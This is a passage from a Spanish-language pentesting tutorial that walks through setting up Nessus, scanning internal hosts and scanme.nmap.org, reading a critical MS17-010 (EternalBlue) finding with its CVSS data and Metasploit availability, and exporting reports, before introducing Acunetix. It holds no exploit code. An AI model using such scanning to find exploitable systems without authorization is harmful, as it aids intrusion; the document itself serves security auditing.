Luego de iniciar la instalación, haz clic en el botón verde y correr sin seguridad, luego que termine de cargar, crea un usuario y contraseña en la siguiente pantalla.


Para abrir Nessus, deberás tener el proceso abierto, y abrir una ventana de tu navegador en la página: https://localhost:8834




Luego aquí introduciremos la clave que te mandaron a tu correo.




Y finalmente se inicializará, esta es la parte más lenta de la instalación.




Finalmente, te debería de aparecer una pantalla similar a la siguiente.



Aquí es donde iniciaremos los escaneos, para iniciar uno, basta con hacer clic en el botón azul a la derecha, y seleccionar el tipo de escaneo que queremos realizar, estos son modelos de escaneos para diferentes tipos de sistemas, son muy útiles, pero están compuestos de módulos, y como tal, tu podrías crear uno propio en base a tus necesidades con la primera opción.



Vamos a decir que queremos escanear dos sistemas en una red interna y buscar si tienen vulnerabilidades, para esto, seleccionaremos un escaneo básico (basic network scan), que busca lo más común en todos los sistemas, junto con reconocimiento activo. Este escaneo, como puedes ver, te permite escanear a varias IPs al mismo tiempo, y te permite escanear tanto sistemas locales como globales, como el ejemplo de la página de nmap.




Ahora hacemos clic en “save” (grabar), y en la pantalla principal nos aparecerá este escaneo ya configurado, debemos hacer clic en la flecha para iniciar el escaneo.



Al hacer clic en el escaneo, podemos ver el avance, junto con la información que va obteniendo de cada activo escaneado. Como puedes ver, tiene un rango de qué tan crítica es una vulnerabilidad que te debería de recordar al CVSS.



Para ver detalles, hacemos clic en el activo que queremos ver, y nos mostrará detalles de la información obtenida. En este ejemplo, nos dice en la parte derecha que es un Windows 7 Home, su IP, dirección MAC, y nos dice que tiene dos vulnerabilidades críticas y algunas otras de menos gravedad, las vulnerabilidades críticas son las que más nos interesan



Ya que nos interesan las vulnerabilidades críticas, haremos clic en una de estas para ver que nos muestra. Como podemos ver, en la pantalla principal nos muestra una descripción de la falla, posibles soluciones, y algunas ligas con documentación.



Sin embargo, como pentester, me interesan un poco más las referencias que se muestra en la parte a la derecha, ya que me muestra en que afecta a la seguridad en base al CVSS, si existe un exploit que pueda atacar a esa vulnerabilidad, que herramientas tienen ese exploit, y el CVE, que si hago clic en este último, me llevaría a una página donde podría encontrar todavía más documentación de cómo funciona y cómo se explota esta vulnerabilidad.

Plugin Details

Severity:	Critical
ID:	97833
Version:	1.18
Type:	remote
Family:	Windows
Published:	March 20, 2017
Modified:	July 16, 2018

Risk Information

Risk Factor: Critical

CVSS Base Score: 10.0

CVSS Temporal Score: 8.7

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:H/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/o:microsoft:windows

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 14, 2017

Vulnerability Pub Date: March 14, 2017

In the news: true

Exploitable With

Metasploit (MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption)


CANVAS ()

Core Impact


Reference Information

EDB-ID: 41891, 41987
MSFT: MS17-010
BID: 96703, 96704, 96705, 96706, 96707, 96709
IAVA: 2017-A-0065
MSKB: 4012212, 4012213, 4012214, 4012215, 4012216, 4012217, 4012606, 4013198, 4013429, 4012598, 4012212, 4012213, 4012214, 4012215, 4012216, 4012217, 4012606, 4013198, 4013429, 4012598
CVE: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148

Adicionalmente, en la fase de informe, especialmente en la ejecutiva, es de gran ayuda la función de exportación de esta herramienta. Para utilizarla, basta con usar el botón que está a la derecha “export” dentro de un escaneo, y posteriormente elegir en qué formato quieres que se exporte, a mi particularmente me ha sido muy útil el formato HTML ya que es fácil de mover y leer, sin embargo, dependerá de ti que formato te sirve mejor.




En el reporte, te mostrará de forma más fácil de exportar y mandar, un documento en el cual te dará los detalles de las vulnerabilidades de cada activo que hayas auditado, esto te será muy útil para preparar los entregables al cliente final.


Nessus N
Report generated by Nessus™
Escaneo
Wed, 25 Jul 2018 02:06:19 Central Standard Time (Mexico)
TABLE OF CONTENTS
Hosts Executive Summary
192.168.1.130
192.168.1.141
scanme.nmap.org
Hosts Executive Summary
Collapse All | Expand All
192.168.1.130
6 CRITICAL
5 HIGH
18 MEDIUM
7 LOW
73 INFO
Severity CVSS Plugin Name
CRITICAL 10.0 11356 NFS Exported Share Information Disclosure
CRITICAL 10.0 32314 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Acunetix

Acunetix es un escáner de vulnerabilidades de aplicaciones web. La herramienta está diseñada para encontrar agujeros de seguridad en las aplicaciones web de la organización que un atacante podría aprovechar para obtener acceso a los sistemas y datos y nos ayuda a documentar los reportes en diferentes estándares como ISO 27001.

